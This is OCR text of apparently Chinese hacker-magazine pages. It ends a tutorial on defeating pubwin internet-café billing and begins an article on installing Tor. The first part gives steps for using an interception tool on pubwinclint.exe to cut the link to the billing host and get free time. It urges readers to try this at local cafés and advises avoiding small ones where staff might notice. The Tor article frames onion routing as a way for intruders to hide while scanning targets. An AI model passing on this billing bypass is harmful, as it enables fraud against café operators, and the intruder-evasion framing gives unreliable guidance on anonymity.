


图2

这次我又查了一下我的钱数，突然有了一个想法，既然pubwin系统根据主机中数据库记录的钱数来计费的，当你余额不足的时候就会有提示，那么我们如果阻断本机和主机的数据通信的话，不是就可以在不关闭本机的pubwin的情况下就能无限上网了。我为这个想法一下兴奋了，我觉得曙光就在眼前，但是要怎么阻断他们之间的通信呢？于是我就开始在百度找方法，但是似乎没什么好的方法或者软件。唉，还是靠自己吧。拿出自己的U盘开始翻，看看有什么好的软件可以做到。突然我看见了一款幽灵网吧辅助工具的软件，打开之后发现里面有一个数据拦截的功能，真是得来全不费

工夫，刚才咋忘记了呢--！（如图3）。

我们在欲拦截的进程中选择pubwinclint.exe，把绑定端口，拦截数据之类的选项全部都沟上，然后点击开始拦截，程序就会开始拦截数据了。然后你再点查询消费信息的时候，就会出现（如图4）的情况。



图4

如果你要点击自动结账的话，出现（如图5）的提示。




图5

可以看出来，已经拦截了pubwin于主机的联系，在我的时间到了之后，并没有出现余额不足的提示，也没有自动关机，看来是破解成功了，以后就可以这样免费上网了。嘿嘿，大家快去你们附近的网吧试试吧。对了，另据我的测试，如果你卡里有10元钱的话，再你拦截数据之后，如果停止拦截，再查询的话，发现你的卡的钱还是会减少的，就是说看来这个pubwin的计费原理就是在本机记录你的上机时间，然后传输给主机，主机再计算出你的钱数，再和你之前的存的钱数对比，如果小于之前的数据的话，就会发信息锁屏。现在因为我们阻断他们之间的联系，主机无法得知你现在的时间和钱数，就不会发任何命令，所以我们免费上网的目的就达到了。

So，你们上网的时候在会员里面存一元或者多少，只要能开机登录了就行。然后就用这个方法，就可以免费上网玩游戏了。我从晚上10点直到第二天7点，玩了一晚上，在这期间网管也没来找我的麻烦，这就说明在主机方面不会有任何提示，还是比较安全的（如图6、图7）。




图6




图7

再多说一点，这种方法适合于一些大的网吧，如果网吧太小的话，怕有网管会注意你，因为我判断主机显示的余额会一直是你拦截数据前的余额。所以为了安全还是小心点吧。希望大家别太过火，毕竟人家开网吧的也不易啊。

最后，祝大家新春快乐，技术有成！

（文章中所涉及到的相关软件已经收录在光盘中）

网络匿名技术——洋葱路由

乱雪

一、前言

在网络通讯中，是通过发送数据包来传送数据。在对外通讯时（比如访问某一个网站），发送的数据包会通过通讯介质（网线、无线电磁波）传输数据，数据包里包含了来源地址（发送方）和目标地址（接收方），数据经过很多次路由后，最终到达目的地。因此本机地址都是公开的，从某种情况而言，包含本机真实的IP地址是非常危险的。例如，对某个网站进行渗透测试或者对某台主机进行扫描探测时，其目标主机就记录了发送数据包的源IP地址。所以一般人侵者都会使用代理或者VPN作为“跳板”来隐藏自己，从而达到不会轻易被追查到目的。但是单独的代理服务器也未必很安全，甚至有些代理服务器可能是陷阱，此时许多人侵者会使用“多级跳板”来更好地隐藏自己。

二、洋葱路由简介

洋葱路由（The Onion Router，TOR）是专门用于网络匿名交互、防范数据嗅探和流量过滤而设计的软件，该项目最初是美国海军研究实验室赞助的，其匿名程度相当强大。其实洋葱路由很复杂。洋葱路由组成的网络中每个节点都是由全世界各个地点的志愿主机组成的，他们的主机上都必须运行了洋葱路由软件。

安装了洋葱路由的所有机器组成一个庞大的洋葱路由网络分布在各个国家、省份。他们之间形成了一条通讯链路。在通过洋葱路由传输数据时，首先确定第一个传输主机的首对象主机，然后对数据进行加密，加密过程发生在协议栈的应用层上。数据加密后，将其发送给首对象主机，然后首对象主机再选择下一个洋葱路由主机作为传输的路径，每经过一次，都会加密一次，倘若某个节点无法到达，就换另外一个节点再继续传。经过若干次隐蔽传输后以明文到达终点（具体解密我们不作关注），所以洋葱路由有很好的数据保密性。并且，每一台接受到数据的洋葱路由服务器都不知道这个数据包的源头是哪里传送过来的，仅知道它是从哪一台服务器（上一台服务器）发送过来并发送到哪里去（下一台服务器），中间的传输路径是不可得知的，从而保证了安全性。传输过程有点类似于数据结构里的链表。这个过程中传输的每台洋葱路由主机就好像一层洋葱皮一样，所以称之为“洋葱路由”其过程大概（如图1）。

洋葱路由项目的官方网站是www.torproject.org，不过貌似很难连接上，笔者这里不容易连接上的，如果读者无法连接也没关系，Tor项目还有很多镜像站点，tor.hermetix.org和tor.kamagurka.org都比较容易访问。Tor支持Windows、Linux和苹果系统，因此，TOR有非常好的跨平台兼容性。在这里笔者将首先介绍Windows环境下安装洋葱路由，及其具体的应用。




图1

三、Windows下安装洋葱路由

打开洋葱路由的官方站或者镜像站点，点击“Download”，然后找到“Microsoft Windows”分类下的“Tor Browser Bundle version 1.3.13”，并点击“Download”下载二进制文件包。运行tor-browser-1.3.13_en-US.exe后将自动解压文件。经过数秒的解压的过程后，将在解压时选定的目录下（默认是当前目录）出现“Tor Browser”文件夹。

在具体配置和使用之前，需要先对Tor Browser文件夹下的结构做一番简单的了解：App文件夹包含了相关的可执行程序以及运行时所需要的DLL文件，跟程序有关的三个二进制程序分别是polipo（用于代理的程序）、tor（洋葱路由）、vidalia（图形化界面的管理程序）；FirefoxPortabl文件夹里是火狐浏览器；Data文件夹里包含了一些设置文件；Start Tor Browser.exe文件是一个启动洋葱路由的可执行文件，一般我们只需要运行它即可。

运行“Start Tor Browser.exe”后将自动启动Vidalia——图形化界面配置和管理洋葱路由的程序。这里成功登陆的话需要花费数分钟，并且有时是无法成功登陆的，提示诸如“连接超时”一类的提示。之后有人对此问题给出了解决方法，只需要用一个网桥地址便可以解决，理论上，如果该网桥地址无法登陆，再换一个地址又可以登陆。

为了获取网桥地址，我们可以直接发送一封主题和内容都为“get bridge”的邮件到bridges@torproject.org，便可以在几分钟内收到一封来自torproject的自动回复邮件（不过，一定要用国外提供的邮箱服务来发送，比如

gmail，国内的邮箱服务是收不到的）。自动回复的邮件中包含了网桥地址（如图2）。




图2

为了方便起见，笔者建议一开始就设置网桥地址。首先来设置程序的语言，默认为英文，在程序的主界面点击“Settiings”按扭，在弹出的“Settings”对话框中，选择“Appcarance”按扭，在“Language”下拉列表中选择成“简体字”。

然后设置网桥，在“Network”按扭中并勾选“My ISP blocks connections to the Tor network”选项，把刚才邮件所收到的网桥地址一一添加在列表之中（如图3）。

添加之后单击“确认”按扭保存所设置的，然后在程序的主界面点击“启动Tor”，或者关闭Vidalia重新运行“Start Tor Browser.exe”。启动Tor可能需要花数分钟才能成功启动，请读者耐心等待，如果很长时间未启动完成，可以尝试重新运行Vidalia。启动成功后，系统托盘下的黄色洋葱头图标会变成绿色，程序主界面里的状态信息为“Tor网络已连接！”（如图4）。

